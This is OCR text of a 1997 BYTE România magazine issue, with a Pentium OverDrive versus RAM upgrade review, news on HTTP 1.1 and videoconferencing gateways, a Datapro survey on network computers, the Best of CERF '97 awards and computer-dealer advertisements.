Cu toate că este ușor de realizat un upgrade la un sistem Pentium mai vechi cu ultimul procesor OverDrive, acesta nu este întotdeauna lipsit de necazuri. Când am actualizat primul nostru candidat, un sistem Pentium la 90 MHz Comtrade, construit în jurul plăcii de bază Wang, deblocarea soclului ZIF, schimbarea vechiului procesor și instalarea unității OverDrive a durat doar câteva minute.

Când am pornit PC-ul, am descoperit ceea ce Intel a prezentat ca fiind o neobișnuită incompatibilitate. OverDrive își obține alimentarea pentru ventilatorul său intern și pentru alte circuite direct din soclul CPU. Însă, pe unele sisteme, trei dintre pinii soclului CPU sunt neconectați.

Fără alimentare pentru ventilator, OverDrive evită supraîncălzirea prin trecerea procesorului în ceea ce Intel numește "mod de joasă performanță". Astfel, în loc să se înalțe la 150 MHz, viteza efectivă a procesorului cade la aproximativ 25 MHz ! În concordanță cu Intel, nu este posibilă nici o activitate în astfel de condiții. Verificați lista de compatibilități pe site-ul Web OverDrive (http://www.intel.com/procs/overdrive) înainte de a-l cumpăra.

-Robert L. Hummel

Trimiteți-le pe-ale dvs. la 76443.1723@compuserve.com!

ICL

Deplasările a mii de aeronave sunt monitorizate în fiecare an de sistemele de control şi planificare a traficului aerian elaborate de ICL şi utilizate de cele mai performante linii aeriene internaţionale.

Chiar şi-atunci când cuvintele zboară, *informaţia* rămâne.

ICL, companie britanică de tehnologia informaţiei, este la ora actuală lider european în domeniul soluţiilor informatice integrate şi al managementului de aplicaţii pentru afaceri şi instituţii din administraţia locală.

În România, ICL se află în plină expansiune şi manifestă un interes deosebit în domenii precum telecomunicaţiile, transporturile şi industria.

The Business Solutions Company

Pentru relaţii suplimentare contactaţi: ICL - International Computers Limited (U.K.), Branch Romania & Rep. Moldova,
Bd. Republicii 44-46, sector 2, Bucureşti, Tel: 401 250 61 17, Fax: 401 250 58 18
Parteneri autorizaţi: GENESYS SOFTWARE S.R.L. (Bucureşti) Tel: 01 220 32 80; INTELPROF INTERNATIONAL S.R.L. (Braşov) Tel: 068 419 706;
MIXERA S.R.L. (Brăila) Tel: 039 634 917; ALFASOFT S.A. (Cluj-Napoca) Tel: 064 197 586; ELCOSOFT S.R.L. (Cluj-Napoca) Tel: 064 191 236;
TOP EDGE ENGINEERING S.R.L. (Craiova) Tel: 051 413 193; ROMUS TRADING & DEVELOPMENT LTD (Iaşi) Tel: 032 210 492;
FIBA IMPORT EXPORT S.R.L. (Ploieşti) Tel: 044 114 868; CORES S.R.L. (Timişoara) Tel: 056 190 051; DATALOG COMPUTERS (Tg. Mureş) Tel: 065 169 867


FUJITSU
PCs • NOTEBOOKS • SERVERS

NU
NU NU
NU NU
NU

cumpărați

un calculator

la întâmplare!



E posibil
să vă îmbogățiți
doar
mobilierul
cu încă
două piese!

deoarece...

Afacerea creşte.

Sistemul dumneavoastră informatic trebuie să susţină această creştere.
Aveţi nevoie de

calculatoare performante

optimal configurate

fiabile

susţinute printr-un service operativ

preţuri competitive

În întâmpinarea nevoilor dumneavoastră am implementat conceptul calităţii totale, calitate ce va fi regăsită în fiecare detaliu la COMRACE COMPUTERS.

Cele mai noi tehnologii mondiale încorporate în calculatoarele COMRACE. Acestea sunt proiectate, optimizate şi testate astfel încât aplicaţiile dumneavoastră să ruleze la performanţă maximă chiar şi 24 ore/zi.
3 ani garanţie integrală.
Asistenţă, suport tehnic şi service asigurate de profesionişti.

Cu un angajament integral pentru satisfacţia utilizatorului prin calitate totală,


comrace® COMPUTERS este partenerul ideal

© 1997 COMRACE COMPUTERS

Craiova •tel:051-415800
•fax:051-413209
Bucureşti •tel:01-3361318
•fax:01-3362988
E-Mail office@comrace.eunet.ro

Alba Iulia: CRISTAL SOFT INTERNATIONAL - 058-813159 •**Arad:** LEXIMIS - 057-251245 •**Bacău:** NERATON SERVICE - 034-181507 •**Baia Mare:** CUMULUS LOGIC - 062-433248 •**Braşov:** COSIDOR COM - 068-310534; ERIMEX - 068-143594 •**Brăila:** ROM GT PLUS - 039-611660 •**Bucureşti:** ALSYS DATA - 01-4112626 •**Călăraşi:** OPTIM SOFT - 042-314589 •**Cluj-Napoca:** TELEZIMEX - 064-425103 •**Constanţa:** **BRIO BIT** - 041-616811 •**Deva:** RECEP PLUS - 054-218205 •**Focşani:** QUATTRO IMPEX - 037-625134 •**Galaţi:** SIMM'S INTERNATIONAL - 036-463344 •**Iaşi:** **BETALINE** - 032-271281 •**Miercurea Ciuc:** BITRACE - 066-172090 •**Oneşti:** COMPUTER SERVICE - 034-326632 •**Piteşti:** OPEN SYSTEMS - 048-219000 •**Reşiţa:** SELCO - 055-215301 •**Rîmnicu Vîlcea:** BIT CENTER - 050-730109 •**Satu Mare:** DATA ELECTRONIC - 061-737635 •**Sibiu:** DATA PRO - 069-210489 •**Slatina:** TANDEM SERVICE - 049-423184 •**Suceava:** DATA SERVICE - 030-214982 •**Timişoara:** ETA 2 U - 056-199508; EXACT - 056-220170 •**Tîrgu Jiu:** ELTOP - 053-218666 •**Tîrgu Mureş:** CARO COMP - 065-210040

Comandă un COMRACE® şi lasă-l să lucreze pentru tine



Extinzând memoria RAM la 32 MB se obține jumătate din sprijinul oferit de un OverDrive, dar la a șasea parte din prețul procesorului.

modestă a performanţelor.

BYTE a testat un sistem Pentium la 90 MHz Dell al cărui procesor a fost înlocuit cu un Pentium OverDrive la 150 MHz cu MMX. Upgrade-ul a avut un impact uşor, lucru nu întotdeauna întâmplător (vezi Scama lunii din acest număr). Pentru a măsura creşterea performanţelor aplicaţiilor, am folosit SYSmark/32 sub Windows 95 în scopul evaluării sistemului înainte şi după upgrade.

De asemenea, pentru a determina eficacitatea costurilor, am comparat creşterea performanţelor lui OverDrive cu un mult mai ieftin upgrade: adăugarea memoriei RAM. Conectând procesorul OverDrive cu MMX într-un sistem cu 16 MB scorul SYSmark a crescut cu 34 procente (vezi diagrama). Lăsând procesorul original de 90 MHz şi adăugând memorie RAM de la 16 la 32 MB, am obţinut o creştere a scorului doar pe jumătate. Dar preţul de 399$ al procesorului OverDrive la 150 MHz şi upgrade-ul de 10 MB RAM (ce costă aproximativ 65$) furnizează o mai bună evaluare a upgrade-ului.

Oricum, să adaugi memorie ţine până la un moment dat. Dacă sistemul dumneavoastră are deja 32 MB RAM, BYTE a descoperit că dublând-o la 64 MB obţii o mică diferenţă în privinţa scorurilor SYSmark. Unele dintre scorurile aplicaţiilor individuale au chiar o mică scădere. Cea mai mare creştere a performanţei s-a obţinut adăugând procesorul OverDrive şi 16 MB RAM (în total 32 MB), ceea ce a produs o creştere de 70 procente în comparaţie cu sistemul de referinţă la 90 MHz având 16 MB.

Care este cea mai bună alegere ? Dacă sistemul dumneavoastră şchioapătă cu doar 16 MB RAM, cheltuiţi 65$ pentru un upgrade la 32 MB şi aşteptaţi să cadă preţul procesorului OverDrive. Oricum, dacă sunteţi ataşat de sistemul dumneavoastră şi aveţi nevoie de un sprijin suplimentar şi de acele instrucţiuni MMX în momentul de faţă, procesorul OverDrive MMX va mări modest performanţele o dată cu uşurarea substanţială a portofelului dumneavoastră.

-Robert L. Hummel

Vedere generală

Furnizorii pregătesc produsele HTTP 1.1

Primele produse ce implementează protocolul HTTP 1.1 ce și-au propus să ajute la lărgirea lățimii de bandă Internet sunt acum disponibile. Mai multe vor apărea în vara și toamna acestui an. BYTE a ales câteva companii de vârf în software pentru a evalua suportul HTTP 1.1 oferit de acestea. (Pentru informații suplimentare despre versiunea 1.1 vezi articolul „Less Is More", BYTE, mai, pagina 40.)

Netscape (415-937-2555 sau http://www.netscape.com): Deja au fost lansate versiunile beta ale aplicației Netscape Comunicator, compus din suita e-mail, groupware și browser ale companiei și Enterprise Server 3.0, stindardul serverelor Web al companiei. Netscape speră să lanseze ambele produse la sfârșitul acestei luni.

Microsoft (206-882-8080 sau http://www.microsoft.com): O versiune de viitor a companiei, Internet Information Server, va suporta toate cererile server ale HTTP 1.1. Internet Explorer versiunea 4 (candidat pentru lansare la sfârșitul acestei veri) va sprijini mărirea performanțelor client de vârf în HTTP.

IBM (http://www.ics.ibm.com): A lansat deja Internet Connection Secure Server 4.2 pentru AIX, OS/2, MVS/OE (sub versiunea 2.2), Windows NT, Sun-Solaris și HP-UX, în concordanță cu HTTP 1.1.

Apache Group (http://www.apache.org): Versiunea 1.2 a popularului server Web suportă HTTP și va fi disponibil în momentul când veți citi aceste rânduri.

Lotus (617-577-8500 sau http://www.lotus.com): Compania a declarat că următoarea versiune a serverului Web Domino pentru Notes va suporta HTTP 1.1. Următoarea versiune a lui Domino va candida la lansare în cursul acestei veri.

–Kerry Hickox

Accesuri în reţele de video-comunicaţii

Aţi dorit vreodată ca toate aceste coduri de videoconferinţă şi acronime (ISDN, ITU, H.320, H.324, H.323, IETF) să dispară ? Că produsele de videoconferinţă vor interopera şi oamenii vor putea lua contact prin voce sau imagine unul cu celălalt, ca în cazul telefonului, ce importanţă are ce fel de protocol sau sistem de reţea se nimereşte să utilizăm ? Ei bine, toate acestea sunt posibile prin urgentarea apariţiei claselor de dispozitive numite porţi de videoconferinţă.

Porţile sunt convertoare de protocol de reţea (şi, în unele cazuri, dispozitive de „translatare" video) care fac posibil pentru utilizatori schimbul de informaţie pe reţele diferite. Porţile de reţea video oferă suport pentru gestiunea video şi audio a fluxurilor de date oriunde există o joncţiune între două sau mai multe reţele ce folosesc protocoale diferite.

„Conceptual, porţile video nu sunt o noutate," spunea Ami Amir, preşedintele RAD-Vision (Tel Aviv, Israel, şi Mahwah, NJ; 201-529-4300 sau http://www.radvision.com). „Va trebui să livrăm porţi video LAN-LAN H.320 bazate pe distribuţia noastră de mijloc proprietară în următoarele 18 luni, dar această nouă generaţie, în concordanţă cu standardele de porţi video pentru reţea este fascinantă." Porţile H.320/H.323 vor fi dezvoltate de Lucent Technologies, RADVision, PictureTel, VideoServer, iar alţii le vor închiria doritorilor de rampe video/audio la birou, trebuind să facă trecerea de la reţelele cu pachete comutate spre cele cu circuite comutate.

LiveGateway al firmei PictureTel (Andover, MA; 508-292-5000 sau http://www.picturetel.com) este un server PC adăugat garniturii care, nu numai că oferă interoperabilitate între clienţii LiveLAN 2.0 sau 3.0 (în concordanţă cu H.323) şi sistemele H.320, dar, de asemenea, permite efectuarea de conferinţe Intranet LiveLAN de-a lungul liniilor telefonice digitale (ISDN). Garnitura (2995$) constă într-o cartelă LiveGateway ISA/EISA de maximă lungime cu un cablu ISDN şi software.

Similară în privinţa scopurilor principale, poarta L2W-323 Gateway/Gatekeeper pentru reţele IP a firmei RADVision, încorporează un controlor de acces H.323 (furnzând servicii de control al apelurilor H.323) şi permite până la patru apeluri concurente între terminale H.323 bazate pe IP (cu H.261 pentru compresii şi decompresii video) precum şi utilizatori la distanţă conectaţi la reţele publice comutate având sisteme de videoconferinţă H.320, la o viteză de maxim 384 Kbps / apel. Preţurile încep de la 5950$.

VideoServer (Waltham, MA; 617-229-2000 sau http://www.videoserver.com) şi Cisco Systems (Mountan View, CA; http://www.cisco.com) au anunţat un plan de colaborare la dezvoltarea porţilor. Sub acest acord, Cisco doreşte module de porţi OEM de la VideoServer pentru a permite activitatea de conferinţă între puncte terminale LAN şi WAN. VideoServer a demonstrat până acum calităţile tehnologiei pe care o deţine. Preţurile şi disponibilitatea până în momentul de faţă nu au fost anunţate.

Murray Hill, NJ- s-a bazat pe lunga şi prestigioasa istorie a firmei Lucent Technologies în privinţa stadiului dezvoltărilor PBX şi a realizat ceva firesc în afacerile cu porţi. Bruce Tillinger, director de marketing în cadrul firmei Lucent pentru produsele multipunct, a văzut porţile H.320/H.323 ca şi componente critice ale mediilor de afaceri. „Anticipând, H.320 se va dezvolta în continuare, dar H.323 îşi va construi propriul său drum spre sfârşitul acestui an şi va continua să fie critic pentru clienţii dornici să aibă mai puţine căi de legătură cu lumea, indiferenţi faţă de reţelele sau protocoalele utilizate în diversele puncte terminale. Prin urmare, soluţia noastră va include funcţionalitatea porţii H.320/H.323."

Dacă aţi evaluat furnizorii potenţiali de porţi, înainte de a examina rădăcinile companiilor în domeniul reţelelor şi ingineriei de bază, va trebui de asemenea să examinaţi mai îndeaproape compatibilitatea extensiilor lor cu standardele existente (pe multe oferte de produse citim „pregătit H.323", dar „complet H.323" se află doar în viziunea unei viitoare actualizări), funcţionalităţile de control al apelului şi control al accesului, precum şi extensiile, în special cele ale numărului de conexiuni pe care poarta le suportă simultan în configuraţia sa de bază. De asemenea, verificaţi dacă protocoalele LAN cât şi hard-ul şi soft-ul pentru videoconferinţe utilizate sunt de fapt pe deplin suportate de poartă.

Verificând aceste caracteristici înainte de a investi într-un furnizor, vă puteţi feri de surprizele neplăcute.

-Christine Perey

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Mircea Sabău*]

Datapro Report

Utilizatorii acordă NC-urilor un DA calificat

Utilizatorii din domeniul afacerilor par evident receptivi faţă de calculatoarele de reţea (NC-uri). Peste 60 de procente din utilizatorii finali intervievaţi la începutul acestui an au declarat că vor ţine cont de posibilitatea renunţării la PC în favoarea unui NC, cu condiţia ca acesta din urmă să reducă problemele legate de siguranţă şi utilizare precum şi să ofere acces la aplicaţiile PC curente. Oricum, anumiţi utilizatori sunt mult mai deschişi la ideea NC-urilor decât alţii.


NC-urile vin pe diferite gusturi. Ele se pot baza pe PC (de exemplu, acelea care sunt conform specificaţiilor NetPC, de la Microsoft, Intel şi alţii), pe sistemul X Window (de exemplu, dispozitivul WinTerm al firmei Wyse Technologies), sau pe Java (de exemplu, acestea fiind oferite de Sun Microsystems). Privirile se îndreaptă spre NC-urile bazate pe Java. Acestea sunt independente de SO şi nu conţin dispozitive de stocare interne sau medii amovibile de genul unităţilor floppy. Ele se bazează pe un server sau servere de gestiune a sistemului, încărcare, rularea aplicaţiilor şi stocare.

Cu toate că multă lume îşi adoră PC-ul, majoritatea declară că ar putea renunţa la unităţile lor hard şi floppy dacă NC-ul ar rezolva unele dintre problemele de bază ale PC-urilor existente astăzi. Nemulţumirile esenţiale în privinţa PC-urilor de astăzi sunt programele şi fişierele care nu sunt întotdeauna compatibile unele cu altele (35.9 % dintre cei chestionaţi s-au plâns de acest lucru), căderile de sistem (31.3%) precum şi slaba partajare a datelor notebook/desktop (31.1%).

Aşa precum puteţi vedea în diagramă, utilizatorii care s-au autoclasificat ca utilizatori PC având un nivel de experienţă intermediară sunt mai receptivi în privinţa schimbării PC-urilor cu NC-uri. Deşi modurile de întrebuinţare ale aplicaţiilor lor sunt similare cu cele ale utilizatorilor avansaţi, utilizatorii intermediari sunt mai puţin dispuşi să-şi cheltuie timpul folosind aplicaţii de calcul intensiv (de exemplu, programare, tehnoredactare computerizată şi proiectare grafică).

Utilizatorii avansaţi ce-şi petrec mult timp utilizând aplicaţii de calcul intensiv nu se potrivesc prea bine mediului NC datorită intensităţii cererilor de resurse locale. Oricum, peste 50% dintre utilizatorii avansaţi au fost sensibili la NC-uri. Mulţi utilizatori de PC-uri sunt frustraţi şi pregătiţi să asculte alternativele. Pentru managerii în tehnologia informaţiei (IT) nu poate fi prea dificil să-i convingă pe utilizatorii finali să accepte un NC.

John MacGilvary, analist şef, Worldwide PC Industry. Pentru informaţii suplimentare despre rapoartele Datapro, sunaţi la 609-764-0100; fax: 609-764-2814; sau http://www.datapro.com.



Utilizatorii intermediari sunt mai receptivi la NC-uri.

BYTE România a decernat distincțiile BEST of CERF '97

Continuând tradiția inaugurată de ediția internațională a revistei BYTE de a decerna distincții pentru cele mai importante realizări din domeniul tehnologiei informației, distincții care sunt acordate la cele mai importante expoziții de specialitate din SUA, Germania, Taiwan și Brazilia, la ediția din acest an a expoziției de calculatoare CERF '97, care a avut loc în perioada 13-17 mai, la complexul Romaero Băneasa din București au fost acordate, în premieră absolută, distincțiile „Best of CERF“ celor mai semnificative produse și tehnologii prezentate în cadrul expoziției.

Festivitatea de decernare a distincțiilor a avut loc miercuri, 14 mai 1997, la ora 17:00, în sala de conferințe C3. Distincțiile au fost acordate următoarelor categorii de produse și tehnologii:

Categoria HARDWARE

Cel mai puternic calculator asamblat în România.


Finaliști:

Logimax ProServer 200HE (LOGIMAX CANADA). Integrează cele mai noi concepte din domeniul serverelor destinate aplicațiilor critice. Se bazează pe procesoare Dual Intel Pentium Pro de 200MHz și este echipat cu o memorie de lucru de 128MB RAM, expandabilă până la 1GB. Lucrul cu perifericele este realizat exclusiv de un procesor RISC dedicat, de tipul Intel 960, care dispune de o memorie proprie de până la 64MB RAM și 2 MB BIOS. Discurile hard sunt de tipul Ultra SCSI-3, hot-swapabile, iar opțional sistemul poate fi extins cu controlere de disc RAID. În configurația standard aceste servere sunt echipate cu două discuri de câte 4GB, unitate CD-ROM de 12x, adaptor grafic PCI cu 2MB RAM și monitor SVGA de 15". Ulterior acest server poate fi extins ușor, iar pentru aplicațiile critice sursa de alimentare poate fi dublată.

Flamingo Maestro V500 (FLAMINGO COMPUTERS). Este un sistem destinat aplicațiilor de prelucrări grafice exigente,

BEST OF BYTE CERF '97
Bine ați venit la decernarea distincțiilor
AGORA
BEST OF CERF '97

Conducerea Computer Press Agora la festivitatea de decernare a premiilor Best of CERF'97.



Domnul director D. Negoescu de la Sprint primind premiul de la Romulus Maier, director CPA.

Dl. Cristian Dumitrescu de la A&C și dl. Waldemar Lastowski de la Autodesk, după primirea premiului.

fiind echipat cu un procesor Pentium Pro 200MHz și o placă de bază cu cip-setul Intel 440FX. Memoria de lucru de 128MB RAM face posibilă prelucrarea rapidă a fișierelor grafice mari. Discul hard din dotare este de tipul Quantum Atlas II de 4.3GB în tehnologie Ultra SCSI-3 și adaptorul de disc este de tipul AHA 2940. Vizualizarea se face pe un monitor digital performant de tipul Sony Multiscan 100sf, conectat la un adaptor grafic Diamond Spea V7 Mercury cu Ramdac pe 220MHz.

Premiat:

SPRiNT COLOSSSEUM NewLine 233 (SPRINT COMPUTERS). Acest sistem definește un nou standard de performanță și utilizabilitate, depășind pe alocuri standardele PC'97. Este echipat cu puternicul procesor Intel Pentium Pro MMX la 233MHz și cu cel mai nou accelerator grafic STB cu funcții 3D. Placa de bază conține ultima versiune de cip-set Intel 430TX și dispune de o memorie RAM de până la 256MB, în mai multe combinații. Este un sistem Internet-Ready, fiind dotat cu un fax-modem de 33.6K și cu o cameră video, cu ajutorul cărora se pot rula aplicații de poștă electronică, videoconferencing, telefonie prin punct la punct sau prin Internet, sau se poate naviga pe Internet.

Placa de sunet este un BTC 1853 PnP cu posibilități de lucru full duplex, la care se conectează boxele active de 120W. Are două porturi USB (Universal Serial Bus) și un port de conectare prin infraroșu. În configurația standard, sistemul este livrat cu o unitate CD-ROM de 12x și cu un disc hard Fujitsu 1.7GB, în tehnologie magnetorezistivă PRML. Adaptorul grafic este un accelerator STB Nitro 3D sau un S3 Virge GX cu 4MB RAM memorie video, care poate susține o frecvență de reîmprospătare de 160Hz. Sistemul de videoconferință Grandma 2000 inclus conține o placă de achiziție foarte performantă și o cameră video digitală care poate lucra la o rată de 30 cadre/sec, la o adâncime de culori de 16, 24 sau 32 biți per pixeli. Sistemul este livrat cu softul necesar și cu aplicații licențiate preinstalate.

În opinia redactorilor revistei BYTE România, acest sistem deosebit de performant și flexibil, prin tehnologia de vârf încorporată satisface cele mai variate cerințe, putând fi folosit cu succes în numeroase domenii.

Categoria SOFTWARE

Cel mai interesant software realizat în România.

Finaliști:

RAV5 (GeCAD). Antivirusul firmei GeCAD srl din București ajuns la versiunea 5.0 se evidențiază printr-o serie de algoritmi de detecție performanți, fiind capabil să detecteze peste 9000 de viruși autohtoni și străini. Printre noutățile aduse se remarcă emulatorul de cod cu ajutorul căruia RAV 5.0 reușește să detecteze prezența noilor viruși polimorfi. Noul RAV poate detecta și trata acum și virușii „macro“ din suita MS Office. Remarcabil este și faptul că firma producătoare oferă un upgrade lunar al bazei de date cu viruși, precum și un hot-line disponibil în permanență, pentru rezolvarea cazurilor critice.

RAV foloseste un macro-limbaj propriu, care reduce spectaculos volumul de spațiu necesar descrierii acțiunilor specifice unui anumit virus. Varianta DOS are un modul TSR care interceptează o serie de acțiuni destructive ale virușilor, iar un modul de imunizare instalat pe disc poate proteja eficient tabela de partiții a discului hard.

SMART LEX (A&C INTERNATIONAL). Produsul firmei A&C International este o bibliotecă de documente juridice, conținând actele emise de Parlament, Guvern și alte instituții de stat. Având la bază tehnologia de gestiune a documentelor din Lotus Notes, produsul oferă câteva facilități unice cum ar fi: actualizarea zilnică cu acte noi, imediat după publicarea in Monitorul Oficial; posibilitatea de vizualizare instantanee a actelor care modifică sau abrogă un act consultat la un moment dat; găsirea rapidă a documentelor/actelor dorite prin interogări prestabilite (după anul și data emiterii, tipul și numărul actului, emitentul, numărul Monitorului Oficial în care a apărut tematica juridică) sau alte interogări complexe. Se mai remarcă prin posibilitățile de actualizare la beneficiar – conectarea directă cu un modem la serverul central sau prin Internet – și cele de integrare cu alte aplicații Notes.

Premiat:

ImPRESSion (BNW Systems). Firma BNW Systems din Cluj oferă un produs software autohton, original, inovativ și complex la CERF'97. ImPRESSion aduce într-un singur program funcționalități care sunt oferite în general de programe diferite, specializate pe grafică vectorială, prelucrare de imagini bitmap și respectiv procesare de text cu extensii DTP. Ideile originale în materie de grafică vectorială, diversitatea și eficiența funcțiilor implementate, interfața utilizator ergonomică precum și integrarea unor funcții aparent antagoniste într-un singur produs, sunt atuurile care au determinat decizia finală.

Categoria INTERNET

Cel mai interesant sit Web românesc.

La această categorie *finaliști* au fost: **www.dntis.ro** (DNT România) și **www.geo.strategies.ro** (GEO STRATEGIES). Sit-ul *premiat* a fost **www.kappa.ro** (KAPPA NET). Prezentarea acestor sit-uri o puteți găsi în articolul Web Surf din acest număr.

Categoria INTEGRARE

Cea mai interesantă soluție hard-soft cu aport românesc în proiectare și integrare

Finaliști:

ICIS - Integrated Customs Information System (FORTE Computers). Este un sistem integrat având ca beneficiar Direcția Vămilor. Firma FORTE Computers este integratorul de sistem, ca subcontractant al

IBM Austria. Sistemul este de anvergură națională, de o mare complexitate, implicând hardware, software, comunicații, instruire și alte elemente specifice. Sistemul este actualmente în faza de prototip.

Premiat:

CAD2 - Computer Aided Dispatch (ROMSYS). Este un sistem informatic destinat serviciilor de asistență medicală de urgență, fiind în esență un dispecerat computerizat destinat primirii și rezolvării rapide și exacte a apelurilor. Aplicația funcționează în timp real, are caracter modular, este parametrizabilă și permite păstrarea unui istoric exact al întregii activități, pe baza căruia se pot obține statistici cu valoare medicală, administrativă și de optimizare a funcționării sistemului. Complexitatea aplicației provine din diversitatea modalităților de comunicație (apeluri telefonice obișnuite, linii telefonice închiriate pentru comunicații de date, legături radio cu stațiile mobile) care sunt utilizate pentru controlul unui sistem în mod intrinsec distribuit (dispecerat central, spitale de urgență, substații de ambulanță teritoriale, echipaje mobile), în condiții de disponibilitate neîntreruptă. Criteriul eficienței probate a determinat redacția să acorde sistemului dezvoltat de firma ROMSYS distincția Best of CERF la categoria Integrare.

Categoria PREMIERĂ

Cel mai interesant produs prezentat în premieră în România.

Finaliști:

OfficeJet Pro 1150 C (Q'NET). Acest periferic produs de Hewlett-Packard combină, într-un singur echipament, o imprimantă color cu jet de cerneală, un copiator color și un scaner color care pot lucra cu documente de dimensiune A4. Scanerul poate lucra la rezoluție de 300 dpi optic și 1.200 dpi soft, cu 8 biți/pixel (256 culori) sau 24 biți/pixel (16 milioane culori). Imprimanta are o rezoluție de 600x600 în alb-negru și 600x300 color. Copiatorul poate lucra alb-negru sau color, fără a avea nevoie de un calculator și poate realiza scalarea imaginilor cu un factor de 50%-400%. Unul din avantajele noului OfficeJet este faptul că se conectează la calculator prin portul paralel (ECP), fără a fi nevoie de un adaptor SCSI.

JavaStation (ROMSYS). JavaStation, produs de Sun Microsystems, este un calculator de rețea (NC) cu preț scăzut și care nu necesită nici un fel de administrare. Calculatorul are arhitectură SPARC Version 8, cu procesor microSPARC la 100 MHZ, 8-64 MB memorie RAM, 4-8 MB memorie flash, interfață Ethernet 10/100-BaseT, port RS-232C sincron, interfață audio pe 16 biți, interfață video pe 8 biți cu rezoluție standard de 800x600 sau 1024x768, tastatură și mouse. Sistemul de operare este JavaOS - un sistem compact, extensibil, proiectat în mod special pentru a implementa Java Virtual Machine. Browser-ul integrat este HotJava.

Doamna Laura Lăzăroiu de la Romsys SA primind premiul pentru integrare

Premiat:

AutoCAD R14 (A&C INTERNATIONAL). După un efort de 18 luni, echipa de dezvoltare a Autodesk, în strânsă legătură cu specialiștii altor companii din domeniul graficii pe calculator și din domeniul perifericelor, oferă utilizatorului un produs extrem de puternic, AutoCAD Release 14. Noua versiune – lansată oficial vineri, 9 mai 1997 -- este de două ori mai rapidă decât Release 13. În întreaga lume au fost testate 16.000 de copii alfa și beta ale produsului. AutoCAD Release 14 este dezvoltat pentru Windows (NT și 95) și aduce în plus o interfață utilizator mult îmbunătățită, dezvoltată după standardul Windows, noi facilități de editare și vizualizare, noi facilități pentru lucrul în rețea, acces la Internet, compatibilitate totală cu versiunile anterioare și excepționale unelte pentru dezvoltarea aplicațiilor folosind o tehnologie complet orientată obiect (ObjectARX Software Developers kit).

PREMIUL TÂRGULUI BEST OF SHOW CERF '97

